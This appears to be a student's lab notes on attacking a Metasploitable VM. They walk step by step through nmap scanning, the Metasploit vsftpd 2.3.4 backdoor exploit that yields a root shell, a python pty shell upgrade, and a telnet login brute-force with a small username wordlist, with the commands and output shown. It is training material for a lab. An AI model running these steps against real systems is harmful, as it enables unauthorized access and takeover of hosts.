3/29/2022 - FTP & Telnet Exploitation

Tuesday, March 29, 2022 10:00 AM

FTP Exploitation

Start the postgresql service.

```
┌──(root㉿kali)-[/home/kali]
└─# service postgresql start
```

Initialize metasploitable framework database

```
┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```

Start the metasploitable framework console.

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q

msf6 >
msf6 >
```

Create a workspace to store your nmap information.

```
msf6 > workspace -a Meta2.3
[*] Added workspace: Meta2.3
[*] Workspace: Meta2.3
```


Start your nmap scan.

```
msf6 > db_nmap -p- -sV -O 10.0.2.6
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 10:10 EDT
```


Type services

```
msf6 > services
Services
========

host       port   proto  name         state  info
----       ----   -----  ----         -----  ----
10.0.2.6   21     tcp    ftp          open   vsftpd 2.3.4
10.0.2.6   22     tcp    ssh          open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.0.2.6   23     tcp    telnet       open   Linux telnetd
10.0.2.6   25     tcp    smtp         open   Postfix smtpd
10.0.2.6   53     tcp    domain       open   ISC BIND 9.4.2
10.0.2.6   80     tcp    http         open   Apache httpd 2.2.8 (Ubuntu) DAV/2
10.0.2.6   111    tcp    rpcbind      open   2 RPC #100000
10.0.2.6   139    tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.6   445    tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.0.2.6   512    tcp    exec         open   netkit-rsh rexecd
10.0.2.6   513    tcp    login        open
10.0.2.6   514    tcp    tcpwrapped   open
10.0.2.6   1099   tcp    java-rmi     open   GNU Classpath grmiregistry
10.0.2.6   1524   tcp    bindshell    open   Metasploitable root shell
10.0.2.6   2049   tcp    nfs          open   2-4 RPC #100003
10.0.2.6   2121   tcp    ftp          open   ProFTPD 1.3.1
10.0.2.6   3306   tcp    mysql        open   MySQL 5.0.51a-3ubuntu5
10.0.2.6   3632   tcp    distccd      open   distccd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
10.0.2.6   5432   tcp    postgresql   open   PostgreSQL DB 8.3.0 - 8.3.7
10.0.2.6   5900   tcp    vnc          open   VNC protocol 3.3
10.0.2.6   6000   tcp    x11          open   access denied
10.0.2.6   6667   tcp    irc          open   UnrealIRCd
10.0.2.6   6697   tcp    irc          open   UnrealIRCd
10.0.2.6   8009   tcp    ajp13        open   Apache Jserv Protocol v1.3
10.0.2.6   8180   tcp    http         open   Apache Tomcat/Coyote JSP engine 1.1
10.0.2.6   8787   tcp    drb          open   Ruby DRb RMI Ruby 1.8; path /usr/lib/ruby/1.8/drb
10.0.2.6   37310  tcp    java-rmi     open   GNU Classpath grmiregistry
10.0.2.6   38017  tcp    nlockmgr     open   1-4 RPC #100021
10.0.2.6   39010  tcp    status       open   1 RPC #100024
10.0.2.6   42911  tcp    mountd       open   1-3 RPC #100005
```


To find an exploit for vsftpd via google type in google search vsftpd 2.3.4 exploit



Select the exploit-db search entry




To find an exploit for vsftpd in msfconsole type search vsftpd



Type Use 0 to use the exploit for vsftpd

Type options to see what fields need to be filled in to use the exploit *in this case we need to fill in the RHOSTS*



```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Fill in the RHOSTS by typing set rhosts [Victim IP]

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
```

Type run to execute the exploit *it shows that it found a shell but we do not have a proper shell that we can use.*

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:34375 → 10.0.2.6:6200 ) at 2022-03-29 10:16:27 -0400
```

Type python -c 'import pty; pty.spawn("/bin/bash")' *this command will use python to import the pty python library and use the /bin/bash to get a proper shell*

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/#
```

Type whoami; id *You can use ; in order to run multiple commands. Whoami; id will show the account you are using and level of permissions you have*

```
root@metasploitable:/# whoami; id
whoami; id
root
uid=0(root) gid=0(root)
```

Type uname -a to get the Kernel version of linux. *we can use this to get the kernel version and see if there are exploits for that kernel version.*

```
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

LAB 2 - Telnet Exploitation

Start the postgresql service.

```
┌──(root㉿kali)-[/home/kali]
└─# service postgresql start
```

Initialize metasploitable framework database

```
┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```

Start the metasploitable framework console.

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q

msf6 >
msf6 >
```

Create a workspace to store your nmap information.

```
msf6 > workspace -a Meta2.3
[*] Added workspace: Meta2.3
[*] Workspace: Meta2.3
```

Start your nmap scan.

```
msf6 auxiliary(scanner/telnet/telnet_login) > db_nmap -p- -sV -O 10.0.2.7
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 11:42 EDT
[*] Nmap: Nmap scan report for 10.0.2.7
[*] Nmap: Host is up (0.00049s latency).
[*] Nmap: Not shown: 65505 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protoco
```

```
( 2.0)
[*] Nmap: 23/tcp    open  telnet      Linux telnetd
[*] Nmap: 25/tcp    open  smtp        Postfix smtpd
[*] Nmap: 53/tcp    open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKG
ROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKG
ROUP)
[*] Nmap: 512/tcp   open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp   open  login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-
1ubuntu4))
[*] Nmap: 5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  X11         (access denied)
[*] Nmap: 6667/tcp  open  irc         UnrealIRCd
[*] Nmap: 6697/tcp  open  irc         UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/
ruby/1.8/drb)
[*] Nmap: 35864/tcp open  mountd      1-3 (RPC #100005)
[*] Nmap: 44788/tcp open  status      1 (RPC #100024)
[*] Nmap: 58919/tcp open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 59514/tcp open  nlockmgr    1-4 (RPC #100021)
[*] Nmap: MAC Address: 08:00:27:C8:96:3C (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitab
le.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect re
sults at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 130.77 seconds
```

Type services to see all the services that nmap scan picked up. *You should see that telnet is open*

```
msf6 auxiliary(scanner/telnet/telnet_login) > services
Services
========

host      port   proto  name         state  info
----      ----   -----  ----         -----  ----
10.0.2.7  21     tcp    ftp          open   vsftpd 2.3.4
10.0.2.7  22     tcp    ssh          open   OpenSSH 4.7p1 Debian 8ubuntu1
                                             protocol 2.0
10.0.2.7  23     tcp    telnet       open   Linux telnetd
10.0.2.7  25     tcp    smtp         open   Postfix smtpd
10.0.2.7  53     tcp    domain       open   ISC BIND 9.4.2
10.0.2.7  80     tcp    http         open   Apache httpd 2.2.8 (Ubuntu) DA
                                             V/2
10.0.2.7  111    tcp    rpcbind      open   2 RPC #100000
10.0.2.7  139    tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup
                                             : WORKGROUP
10.0.2.7  445    tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup
                                             : WORKGROUP
10.0.2.7  512    tcp    exec         open   netkit-rsh rexecd
10.0.2.7  513    tcp    login        open   OpenBSD or Solaris rlogind
10.0.2.7  514    tcp    tcpwrapped   open
10.0.2.7  1099   tcp    java-rmi     open   GNU Classpath grmiregistry
10.0.2.7  1524   tcp    bindshell    open   Metasploitable root shell
10.0.2.7  2049   tcp    nfs          open   2-4 RPC #100003
10.0.2.7  2121   tcp    ftp          open   ProFTPD 1.3.1
10.0.2.7  3306   tcp    mysql        open   MySQL 5.0.51a-3ubuntu5
10.0.2.7  3632   tcp    distccd      open   distccd v1 (GNU) 4.2.4 (Ubuntu
                                              4.2.4-1ubuntu4)
10.0.2.7  5432   tcp    postgresql   open   PostgreSQL DB 8.3.0 - 8.3.7
10.0.2.7  5900   tcp    vnc          open   VNC protocol 3.3
10.0.2.7  6000   tcp    x11          open   access denied
10.0.2.7  6667   tcp    irc          open   UnrealIRCd
10.0.2.7  6697   tcp    irc          open   UnrealIRCd
10.0.2.7  8009   tcp    ajp13        open   Apache Jserv Protocol v1.3
10.0.2.7  8180   tcp    http         open   Apache Tomcat/Coyote JSP engin
                                             e 1.1
10.0.2.7  8787   tcp    drb          open   Ruby DRb RMI Ruby 1.8; path /u
                                             sr/lib/ruby/1.8/drb
10.0.2.7  35864  tcp    mountd       open   1-3 RPC #100005
10.0.2.7  44788  tcp    status       open   1 RPC #100024
10.0.2.7  58919  tcp    java-rmi     open   GNU Classpath grmiregistry
10.0.2.7  59514  tcp    nlockmgr     open   1-4 RPC #100021
```

Create a wordlist by typing nano [name of wordlist]

```
┌──(root㉿kali)-[/home/kali]
```

```
nano msfbf
```

Type a few bad usernames and one known good username

```
  GNU nano 6.0                          msfbf *
john
smith
jane
doe
msfadmin
```

Press ctrl+x to exit

```
^G Help
^X Exit
```

Type Y to save the changes

```
Save modified buffer?
 Y Yes
 N No           ^C Cancel
```

Press Enter to save it under the same name or change the name and then press Enter to create a file with the new name.

```
File Name to Write: msfbf
^G Help          M-D DOS Format     M-A Append         M-B Backup File
^C Cancel        M-M Mac Format     M-P Prepend        ^T Browse
```

Go back to msfconsole to find an auxiliary for telnet by typing search type:aux telnet

```
msf6 > search type:aux telnet

Matching Modules
================

   #   Name                                                     Dis
closure Date  Rank    Check  Description
   -   ----                                                     ---
_____  ____  _____  ___________

   0   auxiliary/server/capture/telnet
             normal  No     Authentication Capture: Telnet
   1   auxiliary/scanner/telnet/brocade_enable_login
             normal  No     Brocade Enable Login Check Scanner
   2   auxiliary/dos/cisco/ios_telnet_rocem                     201
7-03-17       normal  No     Cisco IOS Telnet Denial of Service
   3   auxiliary/admin/http/dlink_dir_300_600_exec_noauth       201
3-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote
 Command Execution
   4   auxiliary/scanner/ssh/juniper_backdoor                   201
5-12-20       normal  No     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password
             normal  No     Lantronix Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version
             normal  No     Lantronix Telnet Service Banner Detection
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof             201
0-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overf
low Trigger
   8   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  202
1-09-06       normal  Yes    Netgear PNPX_GetShareFolderList Authentication
Bypass
   9   auxiliary/admin/http/netgear_r6700_pass_reset            202
0-06-15       normal  Yes    Netgear R6700v3 Unauthenticated LAN Admin Passw
ord Reset
   10  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce   202
1-04-21       normal  Yes    Netgear R7000 backup.cgi Heap Overflow RCE
   11  auxiliary/scanner/telnet/telnet_ruggedcom
             normal  No     RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/satel_cmd_exec                  201
7-04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity
 Meters Command Injection Vulnerability
   13  auxiliary/scanner/telnet/telnet_login
             normal  No     Telnet Login Check Scanner
   14  auxiliary/scanner/telnet/telnet_version
             normal  No     Telnet Service Banner Detection
   15  auxiliary/scanner/telnet/telnet_encrypt_overflow
             normal  No     Telnet Service Encryption Key ID Overflow Detec
tion


Interact with a module by name or index. For example info 15, use 15 or use
auxiliary/scanner/telnet/telnet_encrypt_overflow
```

Type use 13 or use /scanner/telnet/telnet_login to use the auxiliary.

```
msf6 > use 13
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Type options to see what fields need to be set/changed.

```
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for al
                                                l users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, fr
                                                om 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password cou
                                                ple stored in the current
                                                database
   DB_ALL_PASS       false            no        Add all passwords in the c
                                                urrent database to the lis
                                                t
   DB_ALL_USERS      false            no        Add all users in the curre
                                                nt database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials
                                                stored in the current data
                                                base (Accepted: none, user
                                                , user&realm)
   PASSWORD                           no        A specific password to aut
                                                henticate with
   PASS_FILE                          no        File containing passwords,
                                                 one per line
   RHOSTS                             yes       The target host(s), see ht
                                                tps://github.com/rapid7/me
                                                tasploit-framework/wiki/Us
                                                ing-Metasploit
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a crede
                                                ntial works for a host
   THREADS           1                yes       The number of concurrent t
                                                hreads (max one per host)
   USERNAME                           no        A specific username to aut
                                                henticate as
   USERPASS_FILE                      no        File containing users and
                                                passwords separated by spa
                                                ce, one pair per line
   USER_AS_PASS      false            no        Try the username as the pa
                                                ssword for all users
   USER_FILE                          no        File containing usernames,
                                                 one per line
   VERBOSE           true             yes       Whether to print output fo
                                                r all attempts
```

Type set rhosts [Victim IP] to set the remote host to the victim IP.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 10.0.2.7
rhosts => 10.0.2.7
```

Type set user_file [full path of the wordlist you created earlier]

```
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file /home/kali/msfbf
user_file => /home/kali/msfbf
```


Type set user_as_pass true

```
msf6 auxiliary(scanner/telnet/telnet_login) > set user_as_pass true
user_as_pass => true
```


Type run to execute the auxiliary *You should see that msfadmin worked.*

```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[-] 10.0.2.7:23           - 10.0.2.7:23 - LOGIN FAILED: john:john (Incorrect
: )
[-] 10.0.2.7:23           - 10.0.2.7:23 - LOGIN FAILED: smith:smith (Incorre
ct: )
[+] 10.0.2.7:23           - 10.0.2.7:23 - Login Successful: msfadmin:msfadmi
n
[*] 10.0.2.7:23           - Attempting to start session 10.0.2.7:23 with msf
admin:msfadmin
[*] Command shell session 1 opened (10.0.2.15:43681 → 10.0.2.7:23 ) at 2022
-03-29 11:36:38 -0400
[-] 10.0.2.7:23           - 10.0.2.7:23 - LOGIN FAILED: jane:jane (Incorrect
: )
[-] 10.0.2.7:23           - 10.0.2.7:23 - LOGIN FAILED: doe:doe (Incorrect:
)
[*] 10.0.2.7:23           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Click the Dragon Icon in the Upper Right corner and type wireshark in the search field.




Click the blue capture fin to start capturing traffic.




In the terminal, type telnet [Victim IP] and login using msfadmin::msfadmin.


```
┌──(root㉿kali)-[/home/kali]
└─# telnet 10.0.2.7
Trying 10.0.2.7 ...
Connected to 10.0.2.7.
Escape character is '^]'.
                                  _                  _       _ _        _     _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Mar 29 11:36:32 EDT 2022 from 10.0.2.15 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i6
86

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

In wireshark, click the red square to stop the capture

